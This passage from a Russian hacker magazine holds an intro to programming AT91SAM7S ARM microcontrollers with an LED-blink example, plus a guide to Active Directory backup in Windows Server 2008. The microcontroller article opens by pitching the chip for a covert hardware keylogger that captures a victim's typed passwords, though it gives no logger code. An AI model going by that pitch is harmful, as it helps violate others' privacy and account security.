- стабилизатор питания и кнопку reset ;
- избавление от геморроя с пайкой (это главное).

Если помнишь, в статье «**Шпионим за тетей Клавой**» у Dlinyj и Serg2x2 возникла проблема с хранением длинного лога нажатых кнопок. С этим контроллером ты можешь забыть о таких траблах. Вряд ли тебе удастся забить всю флеш. Остаток можно перепрограммировать прямо из программы и кидать туда логи. В списке вкусностей платы от OLIMEX упомянут разъем MMC/SD — значит, к процу легко можно прицепить флешку. Фантазия работает? Да, этого процессора за глаза хватит для обработки файловой системы! У него еще и USB есть... Можно даже mass storage изобразить. Так что, если твой подопытный перед вводом пароля захочет протереть клаву или, что еще хуже, пересказать «Войну и мир», ты не потеряешь ни одного драгоценного символа. Они будут заботливо сложены на много-гигабайтную флешку. Принеся такой логгер домой, ты сможешь его запросто воткнуть в УСБ и без особых извращений просмотреть все добытое в виде обычных текстовых файлов на обычном съемном диске.

Но это пока фантазии. До того, как ты сможешь написать такую прошивку, тебе придется много работать и многое изучить.

☒ СРЕДСТВА РАЗРАБОТКИ

Перечислять все компиляторы, а тем более, среды разработки не имеет смысла. Погуглив минут пять, любой желающий без труда найдет несколько вариантов. Я предлагаю начать с IAR Embedded Workbench IDE. Эта среда требует минимум настроек перед работой, под нее имеется множество примеров и т.д. Писать программу можно как на чистом C, так и на C++. Можно писать и на ассемблере, но для таких процессоров это редко практикуется. Для джедаев могу предложить попробовать поставить GCC с какой-нибудь средой вроде Eclipse, но я эту связку настроить так и не сумел. Если тебе удастся — черкани мне пару строк.

Предположим, программу ты написал, откомпилировал и получил прошивку. Возникает резонный вопрос: как ее залить в камень? Существуют различные внутрисхемные отладчики/программаторы для ARM-процессоров, такие как: Wriggler, J-Link, U-link, MT-Link, JetLink и т.д. Пока ты плотно не занялся этими процессорами, покупать отладчик не имеет смысла (стоить он будет не так уж мало). Тут Atmel позаботилась о нас. В процессоре есть зашитый на заводе загрузчик. После определенной манипуляции с внешними сигналами управление передается ему. Далее, по USB или RS232, с помощью специального софта мы можем послать новую прошивку. Проц зальет ее во флеш или в ОЗУ и начнет выполнять. Это не самый удобный вариант, так как все время приходится перекидывать джамперы, но зато он экономит твои деньги. Софтина называется SAM-PROG и идет в наборе утилит от Atmel — AT91 In-system Programmer (ISP).

☒ ПЕРВЫЕ ШАГИ


Предположим, я убедил тебя в целесообразности покупки платки от Olimex. Что дальше? Лезем на сайт Atmel, находим там свой процессор. Качаем на него даташит (этот документ станет для тебя Библией на все время работы) и программу **AT91 In-system Programmer (ISP)**. Ставим программу. Ничего сложного, комментировать не буду.

Теперь берем плату в руки и ищем на ней джампер TEST. Если при сбросе процессор видит, что на этой ноге лог 1, то он сам себя прошивает загрузчиком SAM-BA. Загрузчик получает управление после сброса и ждет «указаний». Итак, замыкаем джампер и втыкаем USB-шнурок. На плате должен загореться красный светодиод — это значит, что на плату поступает питание. Считаем до 20 (ждем пока SAM-BA перешьется во флеш), вынимаем УСБ, снимаем джампер TEST и снова втыкаем шнурок. Твой Windows должен увидеть новое устройство (что-то вроде «*atm6124.sys ATMEL AT91xxxxx Test Board*»). После установки всех драйверов можно запустить программу SAM-PROG и убедиться, что она видит подключенный процессор. К сожалению, под некоторыми Виндами софт от Atmel работает не совсем стабильно и приходится танцевать с бубном. Если SAM-PROG вылетает с ошибкой, попробуй сначала запустить софтину, а потом уже подключать шнурок к плате.

Лезем на сайт OLIMEX, ищем свою платку и качаем bin-файл примера Blinking LED project. Как следует из названия — это обычная мигалка светодиодами. Кормим файл SAM-PROG и жмем «Writer Flash». Передергиваем USB и видим на отладочной плате два мигающих светодиода. Если нет — проверь, стоят ли у тебя на плате джамперы LED1 и LED2 (они должны быть замкнуты).

☒ КАК ЖЕ ЭТО РАБОТАЕТ?

Теперь давай попробуем разобраться, как это работает. С того же сайта качаем исходный проект и открываем его IAR Embedded Workbench IDE. Если ты еще не успел установить себе эту среду разработки, можешь открыть си-файлы обычным блокнотом (для понимания принципа этого будет достаточно). Весь проект состоит из двух исходников: *system.c* и *main.c*.



Отладки для arm9: левая под str912fw44, правая под at91rm9200 (на ней линух)

Процесс прошивки

```
AT91PS_PIO m_pPio
    = AT91C_BASE_PIOA;
int main()
{
  //Init frequency
  InitFrec();
  //Init leds
  InitPeriphery();
  // loop forever
  while(1)
  {
    m_pPio->PIO_CODR
      = BIT18;  //set reg to 0 (led2 on)
    m_pPio->PIO_SODR
      = BIT17;  //set reg to 1 (led1 off)
    Delay(800000);          //simple delay
    m_pPio->PIO_CODR
      = BIT17;  //set reg to 0 (led1 on)
    m_pPio->PIO_SODR
      = BIT18;  //set reg to 1 (led2 off)
    Delay(800000);
    //simple delay
  }
}
```


Для тех, кто знаком с Си, не составит труда понять принцип работы этого приложения. Даже если некоторые строки и вызывают вопросы, то комментарии дают представление об их назначении.
Установка частоты тактирования процессора — вызов `InitFrec()`. Код самой функции находится в файле `system.c`. Детально разбирать его пока не имеет смысла. Надо понять, как работает блок тактирования контроллера. Блок достаточно большой и приводить (или даже переводить) его описание из даташита не будем. Вот краткое описание того, что делает эта функция:

- Отключает **watchdog**. Это такой блок, который следит за тем, чтобы процессор не завис. Приложение должно не реже определенного интервала сбрасывать watchdog, иначе это расценивается как зависание или зацикливание процессора и подается сигнал сброса. В нашем примере watchdog не используется и поэтому отключается. Но считается хорошим тоном использовать все заложенные возможности для повышения надежности.
- Запуск кварцевого генератора (сам кварц ты можешь найти на плате — металлическая «лодочка» с надписью 18.432). Кварц генерирует на частоте 18.432 МГц. Это далеко не предельная частота функционирования процессора.
- Запуск PLL (ФАПЧ). Не вдаваясь в подробности, скажу, что на выходе PLL мы можем получить частоту кварцевого генератора, умноженную и поделенную на любые целые коэффициенты (Fpll = Focs * M / D). Конкретно в этой программе числа подобраны так, чтобы получить на выходе PLL-частоту примерно 96 МГц (почему — я объясню, когда мы начнем знакомиться с блоком USB)
- После установления частоты PLL ядро переключается на тактирование от PLL и включается деление на 2 (ядро теперь работает на частоте 48 МГц). Кстати, сразу после сброса ядро работает от встроенного в процессор генератора с частотой 22-42 КГц.


Далее идет настройка выводов процессора. Функция `InitPeriphery()`:

```
AT91PS_PIO    p_pPio
  = AT91C_BASE_PIOA;
AT91PS_PMC    p_pPMC
  = AT91C_BASE_PMC;

void InitPeriphery(void) {
  /**** LED BUTTONS ****/
  //enable the clock of the PIO
  p_pPMC->PMC_PCER
    = 1 << AT91C_ID_PIOA;
  //LED 1
  //configure the PIO Lines
..   corresponding to LED1
  p_pPio->PIO_PER |= BIT17;
  //Enable PA17
  p_pPio->PIO_OER |= BIT17;
  //Configure in Output
  p_pPio->PIO_SODR |= BIT17;
  //set reg to 1
  //LED 2
  //configure the PIO Lines
..   corresponding to LED2
  p_pPio->PIO_PER |= BIT18;
  //Enable PA18
  p_pPio->PIO_OER |= BIT18;
  //Configure in Output
  p_pPio->PIO_SODR |= BIT18;
  //set reg to 1
}
```



Мой домашний роутер от ASUS. На чипе от Broadcom с сердцем arm



Файл-сервер на arm9 под линухом (266 МГц, 32 Мб ОЗУ)

Ты можешь спросить: «Что это за указатели на непонятные структуры?» Так Atmel предлагает нам работать с периферией. Для каждого узла контроллера заведена структура, описывающая все регистры, которые к нему относятся. Такой подход позволяет достаточно легко использовать один и тот же код с однотипными узлами процессора (например, с любым из трех каналов таймера или одним из двух блоков USART). Также это позволяет с минимум исправлений перетаскивать код с одного на другой контроллер. Все эти структуры и дефайны для работы с ними описаны в файлах *AT91SAM7Sxx.h* в зависимости от конкретного контроллера. Контроллеры at91sam7s64, at91sam7s128, at91sam7s256 и at91sam7s512 отличаются только объемами памяти, поэтому и файлы описания периферии совпадают.

Первая строчка (p_pPMC→PMC_PCER = 1 << AT91C_ID_PIOA) включает тактирование модуля ввода вывода. Именно он отвечает за все 32 ножки общего назначения. Контроллер очень гибко настраивается с точки зрения потребления, так — почти любой неиспользуемый узел можно отключить. Изначально они все отключены (не забудь включить модуль PIO перед использованием).

Далее идет по три однотипных строчки для каждой из двух ног, на которых «висят» светодиоды. Первая строчка разрешает контроль ножки модулем в/в. Все ноги имеют дополнительные функции и могут быть «подключены» к другим модулям (таким как SPI, USART и т.д.). Поэтому, если мы хотим управлять ножкой через модуль PIO (так сказать, «вручную»), то мы предварительно должны это разрешить записью в регистр PIO_PER (PIO Enable Register). Затем стоит назначить эту ножку, как выход, записью в регистр PIO_OER (Output Enable Register). Ну и, наконец, установить на выходе лог 1 с помощью регистра PIO_SODR (Set Output Data Register).

Те, кто уже успел скачать с сайта **OLIMEX** схему отладочной платы, обратили внимание, как подключен светодиод: анодом к источнику +3.3В, катодом через резистор к соответствующей ножке контроллера. Сразу же после настройки выводов контроллера, когда на них лог 1 (напряжение близкое к +3.3В), ток через светодиод не идет, и тот не горит. Чтобы он загорелся, необходимо вывести на ногу контроллера лог 0 (напряжение близко к 0 В). В основном цикле как раз и происходит попеременная установка — то лог 1, то лог 0 на выходах контроллера. Между установкой и сбросом введены небольшие паузы Delay(800000). Без них ты бы не увидел мигания светодиодов, так бы быстро это происходило. Функция задержки реализована достаточно просто и прямолинейно, обычным циклом while с переменным числом итераций. Такой метод полностью занимает процессор на время задержки. Это бесполезное расходование процессорного времени, поэтому в следующей статье я покажу, как сделать «мигалку» вначале на прерываниях от таймеров, а потом и посредством простенькой операционной системы.

Теперь ты можешь попытаться изменить время задержек и откомпилировать проект заново. К сожалению, на выходе ты не получишь готового *.bin-файла. Тебе придется сделать его самому при помощи утилиты **hex2bin**. Но предварительно нужно получить hex-файл. Для этого лезем в настройки проекта (Project → Options или <Alt+F7>). Там, в разделе Linker на закладке Extra Output, ставим галочку Generate Extra Output, Output format — Intel-extended, галочку Override default и вводим имя с расширением hex. Внимание: версия hex2bin, которая стоит у меня, плохо переваривает имена длиннее 8.3.

Пожалуй, на сегодня все. Надеюсь, эта обзорная статья заинтересовала тебя, и ты уже побежал читать даташит на контроллер!

Enable, Disable, etc

Если ты уже заглянул в файл с описаниями структур, то мог заметить, что многие регистры имеют по три «отражения» Enable (Set), Disable (Clear) и Status. При этом первые два регистра — только для записи, последний — для чтения. Для чего это сделано? Рассмотрим на примере регистров управления портом в/в PIO_SODR, PIO_CODR и PIO_ODSR. При записи в регистр PIO_SODR (Set Output Data Register) числа 3 ножки 0 и 1 примут состояние лог 1. Остальные ножки не изменят своего состояния. Каждый бит этого регистра отвечает за свою ножку. Если мы пишем в этот бит 1, то соответствующая ножка принимает состояние лог 1, если 0 — не меняет своего состояния. Если после этого записать число 2 в регистр PIO_CODR (Clear Output Data Register), то ножка 1 примет состояние лог 0, а ножка 0 останется в прежнем состоянии. Во время всех этих действий регистр PIO_ODSR (Output Data Status Register) отражает текущее состояние порта в/в.

На первый взгляд, это кажется излишним, ведь можно использовать один регистр и конструкции вроде PIO |= 3; и PIO &= ~2. Но такие операции не являются атомарными. Это значит, что, например, операция PIO |= 3 состоит из трех машинных команд: загрузить значение из регистра периферии в регистр общего назначения; логическая операция ИЛИ; загрузка значения обратно в регистр периферии. Если в процессе выполнения этих трех операций произойдет прерывание или переключение контекста в ОС, и участок кода, получивший управление, тоже захочет установить/сбросить биты регистра PIO, то после возврата управления, ранее записанные значения могут быть затерты последней машинной командой загрузки в регистр PIO. Именно поэтому для многих регистров введены такие вот «двойники». Обращаться к ним следует обычной операцией присвоения. Это гарантирует, что в какой бы момент не произошло прерывание или смена контекста, ни одно «воздействие» на регистр не будет пропущено.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /

Лови момент!

ACTIVE DIRECTORY В WIN2K8: РЕЗЕРВИРОВАНИЕ И АВАРИЙНОЕ ВОССТАНОВЛЕНИЕ

Служба доменов Active Directory на порядок упрощает управление большой сетью, но в случае выхода из строя контроллера домена может стать источником головной боли. Опытный администратор предусматривает операции по резервному копированию и восстановлению AD еще на этапе развертывания.

ОБЩИЕ ВОПРОСЫ


Несмотря на довольно простое с виду управление, AD является очень сложной структурой, реализующей модель X.500/LDAP. В ней сохраняется вся важная информация об основных элементах сети: доменах, организационных единицах (OU), компьютерах, групповых политиках и прочее. Служба каталогов сама по себе весьма надежна, но любой сбой (например, выход из строя жесткого диска) приведет к нарушению работы всех связанных элементов.

Мероприятия, обеспечивающие безотказную работу AD, можно разделить на два этапа. При повседневной эксплуатации должен производиться постоянный мониторинг как сервера, где установлен контроллер домена, так и всего остального оборудования, работа которого может повлиять на функционирование и доступность. Это позволит найти и устранить неполадки до того, как они смогут проявить себя в полной мере. На этом этапе производится и резервное копирование.

При наличии нескольких контроллеров домена следует выполнять архивирование данных каждого. Нужно заранее продумать свои действия по восстановлению работоспособности AD. Не лишним будет проверить схему восстановления созданных резервных копий на тестовом сервере или виртуальной машине.

ИЗМЕНЕНИЯ В WIN2K8

Начиная с версии NT 3.5, для архивации и восстановления данных использовалась утилита **NTBackup**. В версии Win2k она была интегрирована со службой **Removable Storage** и планировщиком заданий, что позволяло автоматизировать процесс и упрощало работу администратору. Проблем с использованием NTBackup обычно не возникает. Настройки можно про-



Компонент «Архивирование данных Windows» сначала нужно установить

изводить как в графическом варианте, так и запускать в командной строке, передав все нужные параметры:

```
> NTBACKUP backup systemstate /f "D:\backup.bkf"
```

Впрочем, некоторые админы находят работу NTBackup непонятной и запутанной и предпочитают использовать для архивации софт сторонних разработчиков. Но теперь о NTBackup можно забыть. В Win2k8 ее заменила новая программа архивации данных, в которой используются совершенно иные технологии.
Отличий столько, что новую программу даже нельзя назвать аналогом. Например, если NTBackup работает на уровне файлов, то программа резервирования данных Win2k8 опустилась ниже. Для архивирования используется служба **Volume Shadow Copy Service** (VSS), и источник данных воспринимается уже на уровне томов и блоков. Такой метод обладает одним большим преимуществом — появилась возможность проводить как полное, так и дифференциальное резервное копирование, сохраняя только отличия. При помощи Server Backup можно создавать полную копию сервера (все тома), отдельных томов и состояния системы. Таким образом, в случае краха можно быстро восстановить всю систему на новый жесткий диск. Кроме того, можно использовать резервную копию для восстановления и даже клонирования системы на сервер с аналогичным оборудованием.
Также стало возможным создавать мгновенные снимки раздела, что упростит работу с несколькими копиями и сэкономит место на диске. На тех разделах, где хранятся резервные копии, программа архивирования задействует возможности службы теневого копирования, поэтому в мгновенных снимках сохраняются только измененные блоки. Таким образом, если сохранить несколько полных копий раздела в один и тот же том, их суммарный размер будет на порядок меньше, чем ожидаемый.
По умолчанию нельзя сохранять резервную копию на том же томе. Попытавшись, получим сообщение: «*ERROR — The location for backup is a critical volume*». Хотя при желании ограничение можно обойти. Для этого запускаем программу regedit, переходим в раздел *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wbengine*, создаем подключ *SystemStateBackup*, а в нем параметр с именем *AllowSSBToAnyVolume*. Задаем тип параметра *DWORD*, и чтобы разрешить сохранение резервных копий в любом разделе, устанавливаем его значение в «1».
Если при установке диск не разбивался на несколько разделов, это можно сделать при помощи инструментов «Диспетчера сервера». Заходим в «Накопители» (Storage) — «Управление дисками» (Disk Management). Теперь выбираем раздел, размер которого требуется уменьшить, и в контекстном меню — пункт Shrink Volume. В появившемся окне будет выведена информация о занятом пространстве и предложено значение, на которое можно уменьшить размер раздела.
Так как система воспринимает разностную копию как полную, восстановление информации прозрачно (не нужно последовательно восстанавливать данные, как это делается при дифференциальном копировании). Но такой подход не лишен недостатков. Теперь нельзя сохранить в резервную копию файл или каталог, в любом случае приходится копировать весь том. Спасибо хоть, что нам под силу восстановить отдельный файл.
Еще одно удобство состоит в том, что резервные копии хранятся в формате виртуального диска Microsoft VHD (Virtual Hard Disk), который используется в MS Virtual PC 2004 и MS Virtual Server 2005. Такой образ можно подключить к работающей виртуальной машине и просто извлечь нужные файлы (загрузиться с него нельзя, так как комплектация оборудования не совпадает).
В небольших и средних организациях редко встретишь стример. Да и резервные копии проще сохранить на сетевом ресурсе или жестком диске. Вероятно, это одна из причин, почему программа архивирования данных Win2k8, в отличие от NTBackup, не поддерживает сохранение данных на ленточные носители. Вернее, поддерживает, но требуются сторонние разработки. Зато с ее помощью очень легко записать копию данных на

Создание бэкапов и восстановление в командной строке

Некоторые операции проще и быстрее выполнять в командной строке при помощи утилиты **wbadmin**. К тому же, создать резервную копию состояния системы можно только с ее помощью. Все доступные параметры команды можно просмотреть, введя «*wbadmin /?*». Подробное описание этой утилиты приведено на сайте Microsoft (go.microsoft.com/fwlink/?LinkId=93131). Для создания резервной копии системной области используется команда «wbadmin start systemstatebackup» с указанием диска, на котором будет размещена резервная копия. Например:

```
> wbadmin start systemstatebackup -backuptarget:D:
```

Вместо буквы раздела можно использовать его GUID-обозначение. При необходимости в командной строке можно задать и периодичность выполнения задания. Например, чтобы сохранять важные системные области на диск D: в 12 и 18 часов, пишем:

```
> wbadmin enable backup — allcritical — addtarget:d:
— schedule:12:00,18:00
```


Чтобы отменить задание, используем команду «*wbadmin disable backup*». Для восстановления перезагружаем контроллер домена в режим восстановления:


```
> bcdedit /set safeboot dsrepair
```

При восстановлении используется команда «*wbadmin start systemstaterecovery*», но параметров ей можно передать гораздо больше. Например, выполнив такую команду:

```
> wbadmin start systemstaterecovery -
version:05/25/2008-19:20 -backupTarget:\\
servername\share -machine:server
```

— мы восстановим архивную версию для машины server от 05/25/2008 (узнать доступные, можно введя «*wbadmin get versions*»), которая расположена на ресурсе *\\servername\share*. Если восстановление производится на другую машину, то добавляем параметр «*-recoveryTarget*».


За резервирование информации отвечает служба wbengine


Все назначения на разделе будут уничтожены



links

• По адресу go.microsoft.com/fwlink/?LinkId=113147 доступна бета-версия программы NTBackup, позволяющая восстановить бэкапы в Vista и Win2k8, созданные в ранних версиях системы (в WinXP и Win2k3).

• Подробное описание установки Server Backup можно найти в документе «Step-by-Step Guide for Windows Server Backup in Windows Server 2008» по адресу go.microsoft.com/fwlink/?LinkId=113146.



warning

При сохранении копии на раздел жесткого диска этот раздел будет отформатирован, а все данные — уничтожены. Также, в целях безопасности, раздел не будет виден в «Проводнике».


USB-устройство или DVD-диск. Важно помнить, что при копировании данных на сетевые ресурсы или DVD-диски программа архивации уже не сможет работать со службой теневого копирования, а значит, все преимущества такого взаимодействия отсутствуют.

Размеры резервных копий в Win2k8, по сравнению с Win2k3, заметно увеличились. Например, при первом полном копировании после установки системы было запрошено чуть больше 7 Гб. Поэтому на ресурсах, куда будут сохраняться копии, должно быть достаточно свободного места. При планировании операций архивирования на нескольких системах также следует учитывать увеличившееся время создания архивных копий, чтобы избежать перегрузки сети.

Кстати, образы, созданные NTBackup, новая программа архивирования не понимает.

УСТАНОВКА SERVER BACKUP

Если зайти в меню «Архивирование данных Windows Server» (Windows Server Backup) в «Диспетчере сервера» (Server Manager) сразу после установки системы, то можно увидеть, что оно неактивно. По умолчанию компонент (Features) Server Backup не устанавливается, но это легко сделать при помощи того же «Диспетчера сервера». Переходим в Features, нажимаем ссылку Add Features и выбираем в списке компонентов «Архивирование данных Windows Server». Программа архивирования состоит из двух частей: собственно, программы «Архивирование данных» и средств командной строки. Последние являются командлетами **PowerShell**. Если PowerShell в системе не установлен, последует запрос на инсталляцию. Чтобы установить Server Backup в командной строке, достаточно ввести:



```
C:\> servermanagercmd -install Backup-
Features
```

В варианте Win2k8 Server Core для установки используется команда ocsetup:

```
C:\> ocsetup WindowsServerBackup
```

Система резервного копирования в Win2k8 построена на клиент-серверной архитектуре. После установки в системе появляется новая «**Служба резервного копирования**» (Block Level Backup Engine Service, WBENGINE.EXE), которая и выполняет всю работу. Обрати внимание: ее запуск установлен в режим «Вручную» (Manual). Управление режимами работы сервиса осуществляется с помощью соответствующего компонента в «Диспетчере сервера». Также в меню «Администрирование» появится ссылка на оснастку MMC. Вызвать мастер создания резервной копии можно и из пункта **Свойства → Инструменты** выбранного раздела харда. Для работы в командной строке используй утилиту Wbadmin. Можно управлять как локальной, так и удаленной системой.

НАСТРОЙКИ КОПИРОВАНИЯ ТОМОВ


Итак, открываем консоль. Если требуется создать резервную копию раздела удаленной системы, подключаемся к ней, выбрав **Action → Connect To Another Computer.** Далее вводим имя системы и учетные данные для управления.

Прежде чем бросаться в бой, познакомимся с еще одной важной настройкой, влияющей на производительность: **Action → Configure Performance Setting** («Настройка параметров производительности»). В появившемся окне Optimize Backup Performance можно выбрать один из трех вариантов использования службы теневого копирования томов. По умолчанию для всех дисков установлен режим полного копирования (Always Perform full backup). Скорость создания резервной копии в этом случае невелика, но зато меньше интенсивность дисковых операций. При выборе инкрементного копирования (Always Perform incremental backup) увеличивается скорость создания копии, а значит, и нагрузка на жесткий диск. Поэтому режим не рекомендуется для тех серверов, на которых установлены приложения, активно обращающиеся к HDD. Вариант Custom позволяет индивидуально выставить режим архивирования для каждого раздела — Full или Incremental.


СОЗДАНИЕ РЕЗЕРВНОЙ КОПИИ

С помощью компонента «Архивирование данных» можно создавать копии в двух режимах: запланированное копирование и однократная операция. Выбираются они в подпунктах Backup Schedule и Backup Once. Мастера, запускающиеся в обоих случаях, в общем-то, одинаковы и отличаются только парой пунктов. Рассмотрим работу мастера Backup Schedule Wizard, при помощи которого создается расписание.

На первом этапе выбираем один из вариантов архивации. Это может быть «Весь сервер» (Full Server) — тогда архивируются все тома сервера — или Custom. В последнем случае администратор указывает на нужные разделы. В варианте «Весь сервер» невозможно сохранить копию на жесткий диск, только на сетевой ресурс или DVD. Зато в Custom, наоборот,



О результатах создания резервной копии расскажет Event Viewer



Управление архивированием производится в консоли Windows Server Backup

